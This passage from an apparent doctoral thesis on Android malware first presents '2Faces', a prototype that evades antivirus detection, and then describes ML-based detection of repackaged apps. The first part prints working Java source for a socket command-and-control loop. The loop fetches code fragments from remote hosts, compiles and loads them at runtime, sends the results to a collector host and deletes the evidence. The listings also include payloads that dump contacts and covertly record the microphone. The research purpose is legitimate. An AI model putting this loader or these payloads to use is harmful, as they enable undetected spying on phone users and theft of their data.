- *Microphone Access*, this payload consists, which implementation is shown in Listing 3.13 in Section 3.3.5, in two functions: *run(Context context)* (in lines from 14 to 35 in Listing 3.13) that starts a recording of the microphone by saving the file in the application cache folder and *stop(MediaRecorder recorder, Context context)* (in lines from 37 to 59 in Listing 3.13) that ends the recording, encodes the file created in Base64 and returns it in the form of a string. *android.permission.RECORD_AUDIO* permission is required for this attack to successfully perpetrate the malicious behaviour;

- *Storage Access*, it allows to retrieve the last photograph taken by the device accessing to the storage. The recovered image will be encoded in Base64 and returned as a string. The permission required for this attack is *android.permission.READ_EXTERNAL_STORAGE*;

- *Change Bluetooth Settings*, with this payload it is possible to turn on and off the device Bluetooth. The permissions required for this attack are *android.permission.BLUETOOTH* and *android.permission.BLUETOOTH_AD-MIN*.

3.3.2 Experimentation

In this section it is demonstrated that the current antimalware mechanisms are not able to detect a malware well known to them, thanks to the methodology developed in

$2Faces$, which allows us to distribute the malicious payload (stored in their repositories) in different snippets. This distribution makes it impossible for well-known free and commercial antimalware to successfully detect them. In this regard, I have resorted to scanning systems, which simultaneously subject the application under analysis to several antimalware to check whether it is about potential threats.

The *2Faces* application was submitted to the *VirusTotal* and *Jotti* web services, two widespread online competitor scanning systems, which are able to scan an application to 77 antimalware.

To check if the $2Faces$ Android application was detected as malicious, it was analyzed by VirusTotal (Table 3.4) on 2 July 2020 and none of the 62 antimalware reports reported any anomalies.
The `Sha256:8237dd187b15db5dc236fbec6524ea4144c7a5f17d9cc2c6072833199c2ed06b` was generated when I submitted the application to VirusTotal: as a matter of fact for each submitted application VirusTotal stores the Sha of the application and keep the results of the scans, with the date of submission, that are available at the following url: `https://www.virustotal.com/gui/file/8237dd187b15db5dc236fbec6524ea4144c7a5f17d9cc2c6072833199c2ed06b/detection`.

Again with the aim of checking if the $2Faces$ Android application is malicious, it was subjected to a second analysis using Jotti (Table 3.5) on 2 July 2020 and none of the 15 antimalware reported the $2Faces$ Android application as a threat. The `Sha1:2e2c248613dba6cc854bad3f8d11948d07604129` was generated by the Jotti service, similarly to the one generated from the VirusTotal and the results of the scan performed are available at the following url `https://virusscan.jotti.org/it-IT/search/hash/2e2c248613dba6cc854bad3f8d11948d07604129`.

3.3.3 Results

In the analysis with the antimalware provided by VirusTotal and Jotti I checked the $2Faces$ application by submitting it to these services. For this reason I want to better understand whether antimalware have to avoid the payload injection by blocking the $2Faces$ malware.

As a matter of fact, in this section I consider a second experimental evaluation i.e., the in depth analysis. This analysis consists in the installation and execution of the $2Faces$ malware in a real device while the antimalware daemon and all the antimalware heuristics were previously activated.

In this experiment, I installed the $2Faces$ malware on a physical device (i.e., a Xiaomi MI 6 with Android 9.0 on board) and several best ranked antimalware available for the Android environment.

I have selected the five best antimalware from the ones present in the ranking drawn up by AV-TEST (an independent organization providing comparative antimalware tests and reviews)[10] in May 2020, which received full marks as regards level of protection, performance and usability.

The tests have been carried out with the following procedure:

[10] `https://www.av-test.org/en/`

Table 3.4: *Result of the scan performed by VirusTotal on* $2Faces$.

	Antimalware	Result		Antimalware	Result
1	Ad-Aware	Passed	32	Jiangmin	Passed
2	AegisLab	Passed	33	K7AntiVirus	Passed
3	AhnLab-V3	Passed	34	K7GW	Passed
4	Alibaba	Passed	35	Kaspersky	Passed
5	ALYac	Passed	36	Kingsoft	Passed
6	Antiv-AVL	Passed	37	Malwarebytes	Passed
7	Arcabit	Passed	38	MAX	Passed
8	Avast	Passed	39	MaxSecure	Passed
9	Avast-Mobile	Passed	40	McAfee	Passed
10	AVG	Passed	41	Microsoft	Passed
11	Avira	Passed	42	NANO-Antivirus	Passed
12	Baidu	Passed	43	Panda	Passed
13	BitDefender	Passed	44	Qihoo-360	Passed
14	BitDefenderTheta	Passed	45	Rising	Passed
15	Bkav	Passed	46	Sangfor Engine Zero	Passed
16	CAT-QuickHeal	Passed	47	Sophos AV	Passed
17	ClamAV	Passed	48	SUPERAntiSpyware	Passed
18	CMC	Passed	49	Symantec	Passed
19	Comodo	Passed	50	Symantec Mobile Insight	Passed
20	Cynet	Passed	51	TACHYON	Passed
21	Cyren	Passed	52	Tencent	Passed
22	DrWeb	Passed	53	TrendMicro	Passed
23	Emsisoft	Passed	54	TrendMicro-HouseCall	Passed
24	eScan	Passed	55	Trustlook	Passed
25	ESET-NOD32	Passed	56	VBA32	Passed
26	F-Prot	Passed	57	VIPRE	Passed
27	F-Secure	Passed	58	ViRobot	Passed
28	FireEye	Passed	59	Yandex	Passed
29	Fortinet	Passed	60	Zillya	Passed
30	GData	Passed	61	ZoneAlarm	Passed
31	Ikarus	Passed	62	Zoner	Passed

Table 3.5: *Result of the scan performed by Jotti on 2Faces.*

	Antimalware	Result
1	Avast	Passed
2	BitDefender	Passed
3	ClamAV	Passed
4	DrWeb	Passed
5	eScan	Passed
6	ESET	Passed
7	Fortinet	Passed
8	F-Prot	Passed
9	F-Secure	Passed
10	GData	Passed
11	Ikarus	Passed
12	K7AntiVirs	Passed
13	SophosAV	Passed
14	TrendMicro	Passed
15	VBA32	Passed

1. the antimalware is installed;
2. the antimalware daemon is installed and enabled;
3. the antimalware heuristics are enabled;
4. the $2Faces$ application is installed and initialized;
5. the attacker sends a malicious payload;
6. the expected behavior of $2Faces$ is observed;
7. the attacker received the information gathered from the device;
8. whether there is the availability of another malicious payload the procedure goes to step 5;
9. the $2Faces$ applications is uninstalled;
10. the antimalware is uninstalled;
11. a new antimalware is installed and the procedure goes to the step 2.

Following antimalware are considered in the in depth analysis: Avira, BitDefender, GData, Kaspersky, McAfee. I recall that the $2Faces$ Android application was installed on the device and I carried out all the attacks listed in Management Panel: none of the antimalware detected anomalies at any stage of the proposed malware model.

Currently antimalware consider the so-called signature-based mechanism, i.e., the payload is successfully detected whether its signature is matching a signature stored in the database repository. Additionally, several antimalware exploit some heuristic scanning methods finalized to detect malware without needing a signature. This is why most antimalware programs use both signature and heuristic-based methods in combination, in order to catch any malware that may try to evade detection.

The first experiment demonstrated that signature-based antimalware detection paradigm is not able detect new piece of malicious code. The first experiment basically highlight this aspect. The second one, executed with the top five antimalware, installed on a real world device, is able to demonstrate that also heuristic approaches are not able to detect the proposed malware model: as a matter of fact, heuristic approaches are able to perform a dynamic analysis related, for instance, to suspicious I/O and network activities and, also in this case, the proposed malware model was able to evade the detection. I highlight that even the $2Faces$ payload signature was stored as signature, it cannot be recognized, because the malicious payload is splitted in several sources and, anyway, I recall that the malicious attacker can also send different payloads in different interval window, so making the proposed malware model not detectable by the current antimalware technologies. Clearly whether the payload was embed into a single piece of code and in the application at installation time (i.e., like the repackaged malware) can be easily detected from current antimalware technologies (if its signature is stored into the malicious signature repository), this is the reason why I proposed this malware model, as a matter of fact the malicious payload I proposed perform similar actions already performed by other known and widespread malware in Android environment: it is the mechanism of injecting the malware that makes undetectable the implemented model into the $2Faces$ malware prototype.

3.3.4 Discussion

In this section I discuss how the proposed malware model is able to elude the current detection mechanisms provided by free and commercial antimalware. In a nutshell, when installed the $2Faces$ malware exhibits a benign behavior, aiming at pass the antimalware scanning and also to achieve the user trust. Once installed, $2Faces$ is able to retrieve several source code fragments (i.e., not an executable but just text contents) located on different hosts in the networks. Once obtained all the code fragments (i.e., the full payload source code is obtained from different sockets) the $2Faces$ malware composes together the several code fragments previously retrieved in a single source code, it performs a syntax check, compiles and run the payload. I recall that the complete payload does not stay in only place but it is the results of the run-time compositions of different invocations of methods residing on different servers. After the payload execution, the application immediately turns to show a benign behaviour and the payload is deleted. In a different time interval, different code fragments can be retrieved from $2Faces$ in order to compose a different payload than the one previously retrieved. The main problem in the signature extraction in this case is that the payload can change at each execution. In order to detect the $2Faces$ malware with a signature, a signature must be generated for each different payload, but also in this case the malware writer can develop a new payload that the $2Faces$ malware can retrieve and, in this case, the payload will not be identified. As a matter of fact, the first experimental analysis is aimed at evaluating the signature-based mechanism provided by 77 different antimalware (provided by two different web services i.e., VirusTotal and Jotti), while in the second analysis (the in-depth one) I observed the response of 5 different antimalware that I installed on a real-world device. I ran the analysis with one antimalware at a time. After installing the antimalware, I installed the $2Faces$ malware, then I started the application and the code snippets were injected and executed. In particular after the antimalware installation I activated all the available heuristics (in fact, in some antimalware I need to manually activate the heuristics considering that this scanning method can detect false positives). In particular, in the in-depth analysis, when I inject the malicious code all the 5 evaluated antimalware were not able to detect the malware injection. This happen because even if heuristic analysis is capable of detecting several previously unknown malware and new variants of current malware, however, heuristic analysis operates on the basis of experience (by comparing the suspicious file to the code and functions of known viruses). This means it is likely to miss new malware that contains previously unknown methods of operation not found in any known malware. Hence, the effectiveness is fairly low regarding accuracy and the number of false positives.

Considering that the payload can change every time, for this reason it is not possible to make a signature related to the malicious payload. The snippet of code presents in the application, that it is payload independent, is the call to the sockets to retrieve the source code fragments. For this reason, it can be possible to generate a signature to identify the call to a socket (even if it would not be a signature related to the malicious payload that can change every time), but it would turn out to be a very generic signature that would detect many false positives (as a matter of fact, many applications use sockets for benevolent purposes).

3.3.5 Source Code Snippets

This section contains all the code snippets referred to in Section 3.3.

```
@Override
protected String doInBackground(Void... params) {
    /*** Step 1 ***/
    connectToSocketMain(
        this.socketMainHostname,
        this.socketMainPort
    );
    writeOnSocketMain("alive");
    boolean isAlive = true;
    while (isAlive) {
        String commandReceived = readFromSocketMain();
        String toSend = "";
        switch (commandReceived) {
            case "Permissions":
                toSend = getPermissions();
                break;
            case "Permissions granted":
                toSend = getPermissionsGranted();
                break;
            case "API":
                toSend = getApiLevel();
                break;
            case "Model":
                toSend = getDeviceModel();
                break;
            case "Attack":
                /*** Step 2 ***/
                // Activation message
                SocketParams[] socketCodeSendersParmas =
                    parseSocketCodeSenderParams(readFromSocketMain());
                SocketParams collectorServerParams =
                    parseSocketCollectorParams(readFromSocketMain());
                String resultType =
                    parseResultType(readFromSocketMain());
                /*** Steps 3,4,5 ***/
                //download phase
                StringBuilder codeBuilder = new StringBuilder();
                for (int i = 0; i < socketCodeSendersList.length; i++) {
                    connectSocketCodeSender(
                        socketCodeSendersParmas[i].hostname,
                        socketCodeSendersParmas[i].port
                    );
                    codeBuilder.append(readFromSocketCodeSender());
                    closeSocketCodeSender();
                }
                String code = codeBuilder.toString();

                /*** Step 6 ***/
                //new Compile instance
                Compiler compiler = new Compiler(
                    this.context,
                    code,
                    this.context.getFilesDir()
                );

                //parsing phase
                compiler.parseSourceCode();

                //compiling phase
                compiler.compile();

                compiler.dynamicLoading(
                    this.context.getCacheDir(),
                    this.context.getApplicationInfo(),
```

```
65                      this.context.getClassLoader()
66                  );
67
68                  /*** Step 7 ***/
69                  Object obj = compiler.getInstance("RuntimeClass");
70                  String result;
71                  ...
72                  Method method = obj.getClass().getDeclaredMethod(
73                      "run",
74                      Context.class
75                  );
76                  result = (String) method.invoke(obj, this.context);
77                  String resultToSend = "Result: " + result;
78
79                  /*** Step 8: collector phase ***/
80                  connectToSocketCollector(
81                      collectorServerParams.hostname,
82                      collectorServerParams.port
83                  );
84                  writeOnSocketCollector(resultToSend);
85                  closeSocketCollector();
86
87                  /*** Step 9: destroy evidence ***/
88                  compiler.destroyEvidence();
89
90                  toSend = "Done";
91                  break;
92
93              case "Close":
94                  isAlive = false;
95                  break;
96          }
97          writeOnSocketMain(toSend);
98          ...
99      }
100 }
```

Listing 3.6: *The malware model process*

```
1  boolean areParenthesisBalanced(String sourceCode) {
2      Stack<Character> stack = new Stack<>();
3
4      for (int i = 0; i < sourceCode.length(); i++) {
5          char c = sourceCode.charAt(i);
6
7          if (c == '{' || c == '(' || c == '[') {
8              stack.push(c);
9          }
10
11         if (c == '}' || c == ')' || c == ']') {
12             if (stack.empty()) {
13                 return false;
14             }
15
16             char prv = stack.pop();
17
18             if ( !isMatchingPair(prv, c) ) {
19                 return false;
20             }
21         }
22     }
23     return stack.empty();
24 }
25 boolean isMatchingPair(char c1, char c2) {
26     return (c1 == '(' && c2 == ')') ||
27             (c1 == '{' && c2 == '}') ||
28             (c1 == '[' && c2 == ']');
```

```
}
```

Listing 3.7: *Correct balance of the parenthesis*

```
void compile(){
    ClassPool cp = ClassPool.getDefault(this.context);
    CtClass ctClass = cp.makeClass(this.className);

    CtConstructor ctConstructor = new CtConstructor(ctClass);
    ctConstructor.setBody(constructorBody);
    ctClass.addConstructor(ctConstructor);

    CtMethod ctMethod = CtMethod.make(methodCode, ctClass);
    ctClass.addMethod(ctMethod);


    this.dexFile = new File(this.dir, this.className + ".dex");
    this.classFile = new File(this.dir, this.className + ".class");

    DexFile df = new DexFile();
    String dexFilePath = dexFile.getAbsolutePath();
    df.addClass(classFile);
    df.writeFile(dexFilePath);
}
```

Listing 3.8: *Dynamic Compiling Android*

```
void dynamicLoading (File cacheDir,
                     ApplicationInfo applicationInfo,
                     ClassLoader classLoader) {
    this.dexClassLoader = new DexClassLoader(
       this.dexFile.getAbsolutePath(),
       cacheDir.getAbsolutePath(),
       applicationInfo.nativeLibraryDir,
       classLoader
    );
}
```

Listing 3.9: *Dynamic Loading Android*

```
String run() {
    Class loadedClass = this.dexClassLoader.loadClass(this.classeName);
    Constructor constructor = loadedClass.getConstructor();
    Object object = constructor.newInstance();
    Method method = object.getMethod("run", Context.class);
    return method.invoke(object, this.context)
}
```

Listing 3.10: *Reflection and Execution Android*

```
void destroyEvidence() {
    this.dexFile.delete();
    this.classFiles.delete();
}
```

Listing 3.11: *Destroy Evidence*

```
import android.content.Context;
import android.database.Cursor;
import android.net.Uri;

class RuntimeClass {
    public RuntimeClass() {}

    public String run(Context context, String string) {
            Cursor cursor = context
                            .getContentResolver()
```

```
                                .query(ContactsContract.Data.CONTENT_URI);

        String contacts = "";
        if (cursor != null && cursor.moveToFirst() ) {
            do {
                for(int idx=0; idx < cursor.getColumnCount(); idx++){
                    contacts += "\t";
                    contacts += cursor.getColumnName(idx);
                    contacts += ":";
                    contacts += cursor.getString(idx);
                    contacts += "\n";
                }
                contacts += "\n";
            } while (cursor.moveToNext());
        }
        return  contacts;
    }
}
```

Listing 3.12: *Contacts Payload*

```
import android.content.Context;
import android.media.MediaRecorder;
import android.util.Base64;

import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;

class RuntimeClass {
    public RuntimeClass() {}

    public MediaRecorder run(Context context) {
        try {
            File audioFile = new File(context.getExternalCacheDir().
            getAbsolutePath(), "test.mp3");

            MediaRecorder recorder = new MediaRecorder();
            recorder.setAudioSource(MediaRecorder.AudioSource.MIC);
            recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP);

            recorder.setOutputFile(audioFile.getAbsolutePath());
            recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AAC);

            recorder.prepare();

            recorder.start();
            return recorder;
        } catch (Exception e) {
            e.printStackTrace();
        }

        return null;
    }

    public String stop(MediaRecorder recorder, Context context) {
        try {
            recorder.stop();
            recorder.release();

            File audioFile = new File(
                context.getExternalCacheDir().getAbsolutePath(),
                "test.mp3"
            );
            InputStream inputStream = new FileInputStream(
                audioFile.getAbsolutePath()
```

```
48              );
49              byte[] bytes = new byte[(int)audioFile.length()];
50              BufferedInputStream bufferedInputStream =
51              new BufferedInputStream(inputStream);
52              bufferedInputStream.read(bytes, 0, bytes.length);
53              bufferedInputStream.close();
54
55              String fileEncoded = Base64.encodeToString(
56                  bytes,
57                  Base64.DEFAULT
58              );
59              audioFile.delete();
60              return fileEncoded;
61          } catch (IOException e) {
62              e.printStackTrace();
63          }
64          return "";
65      }
66  }
```

Listing 3.13: *Microphone Payload*

CHAPTER 4

Machine Learning for Malware Detection

Machine learning and artificial intelligence are becoming increasingly popular in different scientific environments, allowing the execution of analysis and classification of data of different kinds. These techniques are widely used in the context of malware detection, thus allowing to be able to identify the presence of threats within the data subjected to their analysis.

In this Chapter, I present work based on the use of *Machine Learning* and *Deep Learning*, a type of machine learning that uses algorithms designed to work similar to the human brain.

In particular, I took advantage of these techniques to perform three types of analyses: I started from malware detection, moved on to family detection and finally performed the detection on a specific malware attack, i.e. the colluding attack.

To facilitate the classification work, the raw data was extracted from the Android applications that make up the various datasets used for the research work, i.e. they were translated into bits, which were then suitably transformed in order to obtain audio files or pictures. The classification was then performed on the images and audio extracted from the applications examined, which proved to have similarities by type of app: the infected ones, in fact, have similarities in the points where the malicious code is present, while the trusted ones are similar between of them.

4.1 Malware Detection

4.1.1 VisualDroid

Smartphones handle a great amount of sensitive data, that can be easily stolen by cybercriminals, who have as target Android platform, because it is a system with a big popularity and an open nature, optimal features to launch attacks. As stated by researchers

in [198] there are mainly three attack vectors for delivering a malicious payload into a legitimate Android application:

- *update attack*, in this attack the original application is considered benign, so it is hard to detect. How suggests the name, is not the installation of the application to launch the attack, but its update that introduces in the system the malicious payload download. The malicious activity is detectable only whether is executed a tracking between the installed version and the version after the update [23];

- *drive-by download*, it is about a threat which mainly affects the internet browsing in the desktop environment, but it has been extended to the Android environment. The drive-by download attack in Android uses a hidden iframe tag located at the bottom part of the compromised website. The latter find Android user-agent string and after serves the malicious iframe. In this way, when is used an Android browser to visit the site, the iframe triggers the browser to download and execute the payload [142];

- *repackaging*, it is one of the common techniques used to inject malicious behaviours into legitimate Android applications which will be installed on the devices. To perform this attack malware authors choose and download applications, disassemble them and starting from the code obtained, they include a malicious payload to provoke unwanted actions on the devices. Subsequently, they reassemble these new apps and insert them in alternative Android markets or even in the official one.

Since the 86% of Android malware is characterized by *repackaging*, in this section I particularly focus on this issue [198]. The Malicious Repackaged Applications (MRA) can be detected using Static Analysis or Dynamic Analysis. With the Static Analysis is possible to find malicious signatures into an application without execute it. Instead, the Dynamic Analysis executes the code, analyzing the applications' behaviour at runtime.

Typically the detection of never seen malicious payloads is a manual and time consuming process performed from malware analysts who have to inspect the application reverse engineered code. In last years, with the aim of reducing this time window, it is emerging the *Malware Triage* as research field, devoted to provide methodologies and techniques to assign to an application a risk indicator, so that the analysts are able to prioritize which sample to be scrutinized. For instance, *Malware Triage* can be useful to understand which are the trends over time to decide the strategies to apply for the malware samples analysis (the so-called lineage) [47]. This methodology is useful to find the dominant category into the malware categories group, using metrics suitable for automate the category prioritization and help to choose of a mitigation system strategy [110].

In this section I propose a method to assist the malware analyst in the triage of *repackaged* Android applications. In detail I design a visualization schema aimed at providing a graphical impact on the possible repackaging of two applications. This schema is useful to the malware analyst to detect the repackaging presence into an application under analysis, but also end users could use the proposed method to understand if there is something of unusual with the apps on their smartphones, thanks to the simple representation provided. As additional contribution, I define also a set of

metrics to build a predictive model to discern between *repackaged* and *not repackaged* Android applications. I implemented the proposed approach into the *VisualDroid* tool.

4.1.1.1 Method

The aim of the proposed method is (i) to assist malware analyst in triage and (ii) to automatically detect if an application is plagued by *repackaging*. Figure 4.1 shows the overall schema.

The *VisualDroid* tool considers, as input, a set of Android applications (*Data-set* in Figure 4.1). The *APK Comparison* task is aimed at selecting the application(s) to perform the analysis.

From the selected application(s) a set of features is computed (by the *Features* module), in particular considering a couple of Android applications I compute following four features by exploiting the BZ2 compressor [1]:

- *NID*: number of *identical* methods between two applications;
- *NSI*: number of *similar* methods between two applications;
- *NNE*: number of *new* methods between two applications;
- *NDE*: number of *deleted* methods between two applications.

Once computed the four features, the malware analyst can choose to start the *Visualizer* module of the *(un)supervised learning* one.

The aim of the *Visualizer* module is to show a clear and immediate representation helpful to the malware analyst to understand if the two applications may have been *repackaged*. In fact, the output of this module is an image file in PNG format basically representing the features in a visual form. The PNG size, in pixels of the file depends from the total number of methods encountered, according to the following formula:
$height, weight = \sqrt[2]{NID + NSI + NNE + NDE}$
In the image each method is represented as a pixel coloured with different colors by considering the different nature of the methods:

- *Green* for identifying identical methods;
- *Yellow* for identifying similar methods;
- *Red* which identifies new methods;
- *Black* which identifies the deleted methods.

The remaining pixels are white and act as a padding for filling the picture.

Figure 4.2 shows an example of output generated from the analysis of two applications.

From the visualization in Figure 4.2 the malware analyst can have an immediate impact about the repackaging of the two applications under analysis: in fact it emerges that the two applications exhibit a really small green and yellow areas, symptomatic of equal and similar methods. Most of the methods are present only in one application (identified by the red area): the malware analyst can deduce that the two applications

[1] https://code.google.com/archive/p/elsim/wikis/Similarity.wiki



Figure 4.1: *The VisualDroid overall schema.*

Figure 4.2: *An example of visualization.*

does not exhibit an (extended) overlap of (equal and similar) methods, so they are *not repackaged*.

Moreover, the analyst can invoke the *(un)supervised learning* module, aimed at detecting automatically whether the considered applications are *repackaged*. This module involves machine learning techniques, in particular I build a series of models for discriminating between *repackaged* and *not repackaged* applications with supervised and unsupervised classification algorithms to understand if trusted applications have been modified with malicious payloads.

In fact, in machine learning there are two main tasks: supervised and unsupervised. The difference between these two tasks is that supervised learning is performed by exploiting a ground truth i.e., we need prior knowledge of what the label (repackaged or not repackaged) values for malware sample should be. The aim of supervised learning is to learn a function that, given a sample of data and desired outputs, best approximates the relationship between input and output observable in the data. From the other side unsupervised learning does not need labeled outputs: its goal is to infer the natural structure present within a set of data points by generating clusters for grouping instances.

To build predictive models I define following two metrics, starting from the NID, NSI, NNE and NDE features previously defined. The idea of these metrics is to give a sort of score to normalize the value of the features extracted previously: in particular I want to give a negative score to the number of methods added in the application and a particularly negative score to the number of methods eliminated. The choices were made empirically

The first metric (i.e., $M1$) is defined as follows:

$$M1 = \frac{NID}{NID+NSI*0.5+NNE*-0.5}$$

The second metric (i.e., $M2$) is defined as follows:

$$M2 = \frac{NID}{NID+NSI*0.5+NDE*-1}$$

Thus the $M1$ and $M2$ metrics are considered for generating models exploiting supervised and unsupervised classification algorithms.

I experiment the effectiveness of supervised and unsupervised classification algorithms in *repackaged* apps prediction building models with the proposed metrics. For enforcing the conclusion validity I consider several supervised algorithms [144]: J48, Logistic Model Tree (LTM), RandomForest, DecisionStump and REPTree. Following algorithms are considered for the unsupervised learning [34]: SimpleKMeans (SKMeans), EM, GenClustPlusPlus (GClust), Coweb and MakeDensityBasedCluster (MDCluster). I consider these (un)supervised algorithms for their ability to successfully solve several task, from computer security [50, 68, 82] to medicine [36, 38, 126] field.

4.1.1.2 Experimentation

In this section I present the experimental results obtained by the *VisualDroid* evaluation. Reflecting the tool functionalities, I firstly discuss some examples of visualization provided by the tool, to shows the effectiveness of *VisualDroid* in malware triage and,

subsequently, I present the results obtained from the (un)supervised learning with regard to the repackaging app detection.

I preliminary evaluated *VisualDroid* tool with a real-world Android application dataset, composed of 36 Android applications divided in original applications and their respective *repackaged* version, specifically 13 apps are original and the remaining 23 are *repackaged*. In particular the original apps are named with $x - original$ where 1 x $\leq$ x 13, while with $x - repackaged - y$ I indicate the y *repackaged* version of the x original application: each original app can have different y *repackaged* versions. I have downloaded the dataset from *Androzoo*, a collection of Android applications from various sources including Google Play Store [7] with the label for each application (i.e., repackaged or not repackaged).

Androzoo is a collection composed over 10,700,000 APKs, each of which has been (or will be) analyzed by different antimalware to understand which applications are classified as malware. In this work I have used the section about *repackaged* applications.

With regard to machine learning algorithms, I consider the algorithm implementations available in the Waikato Environment for Knowledge Analysis[2] (Weka) software, a suite for machine learning experiments.

Visualization - in this paragraph are showed some examples of PNG files generated by *VisualDroid*. Below are reported examples related to the same (not repackaged) application compared with other applications. In particular I consider one *repackaged* application obtained from another applications (thus, not repackaged from the first app) and other two applications *repackaged* from the first one, with the aim of showing how the *repackaged* versions are not always very similar to the original one or that between *repackaged* versions there may be very high similarities. I have the reuse of the same existing payload but in different versions, phenomenon that makes a differentiation of malware "families". To identify the applications I consider the notation previously introduced.

The different *VisualDroid* output are shown in Figures 4.3, 4.4 and 4.5, in particular:

- In Figure 4.3 is showed the visualization of comparison of $13 - original$ on $3 - repackaged$ applications, here we can see the methods distribution, where there are: 97 identical methods (NID) represented by green color, 250 similar methods (NSI) represented by yellow color, 3595 new methods (NNE) represented by red color and 574 deleted methods (NDE) represented by black color. In the figure we can immediately notice the difference about colors distribution, this because the colored areas are related to the number of methods they represent, in this case we can see that the red area appears to cover most of the image area, this is because the NNE represented by this color are large in number.

- In Figure 4.4 we can see a different colors distribution about $13 - original$ on $13 - repackaged$ applications, in fact, the green area and the red area are almost the same size. This distribution is given by the following data: 904 NID, 2 NSI, 760 NNE and 15 NDE. The number of unmodified methods differs from the new ones by a number less than 150.

[2] https://www.cs.waikato.ac.nz/ml/weka/

Figure 4.3: *VisualDroid output for the 13-original on 3-repackaged applications.*



Figure 4.4: *VisualDroid output for the 13-original on 13-repackaged applications.*

- In the last example (Figure 4.5) of $13 - original$ on $13 - repackaged1$ applications, is showed a distribution having a bigger green area respect the red one, because in this case the number of new methods is relatively low. There is less repackaging respectively to the previous examples, here we have 905 NID, 4 NSI, 289 NNE and 12 NDE.

By viewing PNG files it is easy to understand the presence of repackaging, an analyst can immediately get an idea of the changes caused by repackaging and in which measures, looking at the distribution of colors in the image.

4.1.1.3 Results

Four metrics are considered to evaluate the performance of the supervised and unsupervised classifiers: Precision, Recall, F-Measure and Accuracy.

Supervised Learning - in the follow are described the results obtained by the supervised learning.

For model building, I defined $T_{detection}$ as a set of labeled messages {($M_{detection}$,

Figure 4.5: *VisualDroid output for the 13-original on 13-repackaged1 applications.*

$l_{detection}$)}, where each $M_{detection}$ is the label associated to a $l_{detection} \in$ {*repackaged*, *not repackaged*}. For each $M_{detection}$ we built a feature vector F $\in R_y$, where y is the number of the $M1$ and $M2$ features considered in training phase ($y = 2$).

With regard to the learning phase, a k-fold cross-validation is exploited: the dataset is randomly partitioned into k subsets. A single subset is retained as the validation dataset for testing the model, while the remaining $k - 1$ subsets of the original dataset are considered as training data. I repeated the process for $k = 10$ times; each one of the k subsets has been used once as the validation dataset. To obtain a single estimate, I computed the average of the k results from the folds.

I evaluated the effectiveness of the model method by exploiting following procedure:

1. build a training set $T \subset D$;
2. build a testing set $T' = D \div$T;
3. run the training phase on T;
4. apply the learned classifier to each element of T'.

Each classification was performed using 90% of the dataset as training dataset and 10% as testing dataset employing the full feature set.

Table 4.1 shows the results obtained from the supervised learning.

Table 4.1: *Supervised performance results.*

Model	Precision	Recall	F-Measure	Accuracy
J48	0.922	0.926	0.924	0.925
LMT	0.915	0.932	0.921	0.926
RandomForest	0.953	0.954	0.953	0.953
DecisionStump	0.922	0.923	0.923	0.922
REPTree	0.937	0.944	0.940	0.939

The classification algorithm obtaining the best performances is the *RandomForest* one, with a precision equal to 0.953 and a recall of 0.954.

The models obtain performances ranging from 0.922 of accuracy (with the *DecisionStump* algorithm) to the 0.953 of accuracy with the *RandomForest* algorithm.

Unsupervised Learning - while the supervised classification algorithms classify instances considering the label of the classes (i.e., the classification is guided by the classes of the instances), in the unsupervised learning the classes are built considering only the differences of the instance values [27]. This is the reason why obtaining good results using unsupervised learning is usually an hard task if compared to supervised one. As a matter of fact, the success of this task is only depending by the "quality" of data [188].

In Table 4.2 the results obtained from the unsupervised machine learning algorithms are obtained. I set the number of cluster equal to 2 considering that I have to ideally build clusters containing *repackaged* or *not repackaged* Android applications.

The algorithm obtaining the best results is the *EM* one, with a precision equal to 0.912 and a recall of 0.923.

Table 4.2: *Unsupervised performance results.*

Model	Precision	Recall	F-Measure	Accuracy
SKMeans	0.851	0.832	0.840	0.841
EM	0.912	0.923	0.916	0.922
GClust	0.759	0.746	0.752	0.754
Coweb	0.785	0.793	0.784	0.793
MDCluster	0.773	0.765	0.778	0.774

The unsupervised performance models obtain performances ranging from 0.754 of accuracy (with the *GClust* algorithm) to the 0.922 of accuracy (obtained with the *EM* algorithm).

4.1.2 Sys-call

In this section I propose an approach based on dynamic techniques for the detection of malicious behavior by Android applications. The approach considers the system call sequences. Usually, the malware evolution process is based on changes made to existing malware. Malware writers use obfuscation techniques or payloads already implemented in previous malware, to improve infection mechanisms or tend to combine them [45].

Dynamic analysis versus static analysis takes longer to perform analysis and detection, as expecting applications to run for threat detection requires a longer amount of time to apply. Its slowness is the price to pay which however allows dynamic analysis to identify malware [82] that could not be identified with static analysis, such as those that change during their execution.

For this work, I considered Android malware with different installation methods (for example, *standalone*, *repackaging* and *update attack*). For the analysis I considered several features, more precisely, the approach takes into account 2141 features, extracted with five different feature extraction algorithms (GIST, Gabor, Autocolor Correlogram, Color Layout and Simple Color).

The approach performs both static and dynamic analyzes and since only system call traces are required to perform the detection, it is a general purpose approach, in fact it does not depend on the target operating systems of the applications to be analyzed.
Given the good results obtained in the context of malware detection with the method presented in Section 4.1.1, also in this analysis I represent an Android application as an image obtained from the system call trace and consider a dataset composed of more than 6000 real-world Android applications, of which 3355 malware belonging to 10 malware families and 3462 legitimate applications.

4.1.2.1 Method

In this section, I describe the proposed approach for malware detection in Android environment by representing system call sequences in terms of images.

Figure 4.6 depicts our method, while the next subsections describe the methodology steps in details.

